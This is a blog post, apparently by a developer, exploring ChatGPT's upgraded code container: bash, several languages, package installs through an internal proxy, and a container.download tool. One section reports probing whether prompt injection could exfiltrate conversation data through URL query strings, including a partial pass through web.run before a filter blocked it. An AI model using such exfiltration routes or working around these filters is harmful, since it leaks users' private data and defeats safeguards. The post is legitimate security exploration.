



ChatGPT Containers can now run bash, pip/npm install packages, and download files
ChatGPT Containers can now run bash, pip/npm install packages, and download files
26th January 2026
One of my favourite features of ChatGPT is its ability to write and execute code in a container. This feature launched as ChatGPT Code Interpreter nearly three years ago, was half-heartedly rebranded to “Advanced Data Analysis” at some point and is generally really difficult to find detailed documentation about. Case in point: it appears to have had a massive upgrade at some point in the past few months, and I can’t find documentation about the new capabilities anywhere!
Here are the most notable new features:
- ChatGPT can directly run Bash commands now. Previously it was limited to Python code only, although it could run shell commands via the Python
subprocessmodule. - It has Node.js and can run JavaScript directly in addition to Python. I also got it to run “hello world” in Ruby, Perl, PHP, Go, Java, Swift, Kotlin, C and C++. No Rust yet though!
- While the container still can’t make outbound network requests,
pip install packageandnpm install packageboth work now via a custom proxy mechanism. - ChatGPT can locate the URL for a file on the web and use a
container.downloadtool to download that file and save it to a path within the sandboxed container.
This is a substantial upgrade! ChatGPT can now write and then test code in 10 new languages (11 if you count Bash), can find files online and download them into the container, and can install additional packages via pip and npm to help it solve problems.
(OpenAI really need to develop better habits at keeping their release notes up-to-date!)
I was initially suspicious that maybe I’d stumbled into a new preview feature that wasn’t available to everyone, but I tried some experiments in a free ChatGPT account and confirmed that the new features are available there as well.
container.download
My first clue to the new features came the other day when I got curious about Los Angeles air quality, in particular has the growing number of electric vehicles there hade a measurable impact?
I prompted a fresh GPT-5.2 Thinking session with:
Show me Los Angeles air quality over time for last 20 years
Here’s the shared transcript. Annoyingly that doesn’t make the thinking trace available, so here’s a screenshot:
This bit instantly caught my eye:
[…] The URL from the error message leads to an Excel file containing air quality trends. I can use the container.download tool to fetch it. […]
What’s container.download? I asked ChatGPT:
Without running any searches tell me about your container.download tool
And got back:
Sure.
container.downloadis a built-in tool I can call that fetches a file from a URL and saves it into the sandboxed container filesystem for this chat session.What it does
- Takes a publicly reachable URL and a destination filepath in the container.
- Downloads the bytes from that URL and writes them to the given path.
- After that, I can read/process the file locally in the container (e.g., unzip it, parse it with Python, open it as an image, convert it, etc.).
Signature (inputs)
It’s called like this (conceptually):
{
  "url": "https://example.com/somefile.zip",
  "filepath": "/mnt/data/somefile.zip"
}
Further experimentation confirmed that container.download behaves as described.
I had it download one file from a server with logs enabled and captured the IP address and user-agent. Here are the most interesting headers:
User-Agent: Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko); compatible; ChatGPT-User/1.0; +https://openai.com/bot
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9
Cf-Connecting-Ip: 52.230.164.178
That 52.230.164.178 IP address resolves to Microsoft Azure Cloud (centralus) in Des Moines, Iowa.
Is container.download a data exfiltration vulnerability?
On the one hand, this is really useful! ChatGPT can navigate around websites looking for useful files, download those files to a container and then process them using Python or other languages.
Is this a data exfiltration vulnerability though? Could a prompt injection attack trick ChatGPT into leaking private data out to a container.download call to a URL with a query string that includes sensitive information?
I don’t think it can. I tried getting it to assemble a URL with a query string and access it using container.download and it couldn’t do it. It told me that it got back this error:
ERROR: download failed because url not viewed in conversation before. open the file or url using web.run first.
This looks to me like the same safety trick used by Claude’s Web Fetch tool: only allow URL access if that URL was either directly entered by the user or if it came from search results that could not have been influenced by a prompt injection.
(I poked at this a bit more and managed to get a simple constructed query string to pass through web.run—a different tool entirely—but when I tried to compose a longer query string containing the previous prompt history a web.run filter blocked it.)
So I think this is all safe, though I’m curious if it could hold firm against a more aggressive round of attacks from a seasoned security researcher.
Bash and other languages
The key lesson from coding agents like Claude Code and Codex CLI is that Bash rules everything: if an agent can run Bash commands in an environment it can do almost anything that can be achieved by typing commands into a computer.
When Anthropic added their own code interpreter feature to Claude last September they built that around Bash rather than just Python. It looks to me like OpenAI have now done the same thing for ChatGPT.

Here’s what ChatGPT looks like when it runs a Bash command—here my prompt was:
npm install a fun package and demonstrate using it
It’s useful to click on the “Thinking” or “Thought for 32s” links as that opens the Activity sidebar with a detailed trace of what ChatGPT did to arrive at its answer. This helps guard against cheating—ChatGPT might claim to have run Bash in the main window but it can’t fake those black and white logs in the Activity panel.
I had it run Hello World in various languages later in that same session.
Installing packages from pip and npm
In the previous example ChatGPT installed the cowsay package from npm and used it to draw an ASCII-art cow. But how could it do that if the container can’t make outbound network requests?
In another session I challenged it to explore its environment. and figure out how that worked.
Here’s the resulting Markdown report it created.
The key magic appears to be a applied-caas-gateway1.internal.api.openai.org proxy, available within the container and with various packaging tools configured to use it.
The following environment variables cause pip and uv to install packages from that proxy instead of directly from PyPI:
PIP_INDEX_URL=https://reader:****@packages.applied-caas-gateway1.internal.api.openai.org/.../pypi-public/simple
PIP_TRUSTED_HOST=packages.applied-caas-gateway1.internal.api.openai.org
UV_INDEX_URL=https://reader:****@packages.applied-caas-gateway1.internal.api.openai.org/.../pypi-public/simple
UV_INSECURE_HOST=https://packages.applied-caas-gateway1.internal.api.openai.org
This one appears to get npm to work:
NPM_CONFIG_REGISTRY=https://reader:****@packages.applied-caas-gateway1.internal.api.openai.org/.../npm-public
And it reported these suspicious looking variables as well:
CAAS_ARTIFACTORY_BASE_URL=packages.applied-caas-gateway1.internal.api.openai.org
CAAS_ARTIFACTORY_PYPI_REGISTRY=.../artifactory/api/pypi/pypi-public
CAAS_ARTIFACTORY_NPM_REGISTRY=.../artifactory/api/npm/npm-public
CAAS_ARTIFACTORY_GO_REGISTRY=.../artifactory/api/go/golang-main
CAAS_ARTIFACTORY_MAVEN_REGISTRY=.../artifactory/maven-public
CAAS_ARTIFACTORY_GRADLE_REGISTRY=.../artifactory/gradle-public
CAAS_ARTIFACTORY_CARGO_REGISTRY=.../artifactory/api/cargo/cargo-public/index
CAAS_ARTIFACTORY_DOCKER_REGISTRY=.../dockerhub-public
CAAS_ARTIFACTORY_READER_USERNAME=reader
CAAS_ARTIFACTORY_READER_PASSWORD=****
NETWORK=caas_packages_only
Neither Rust nor Docker are installed in the container environment, but maybe those registry references are a clue of features still to come.
Adding it all together
The result of all of this? You can tell ChatGPT to use Python or Node.js packages as part of a conversation and it will be able to install them and apply them against files you upload or that it downloads from the public web. That’s really cool.
The big missing feature here should be the easiest to provide: we need official documentation! A release notes entry would be a good start, but there are a lot of subtle details to how this new stuff works, its limitations and what it can be used for.
As always, I’d also encourage them to come up with a name for this set of features that properly represents how it works and what it can do.
In the meantime, I’m going to call this ChatGPT Containers.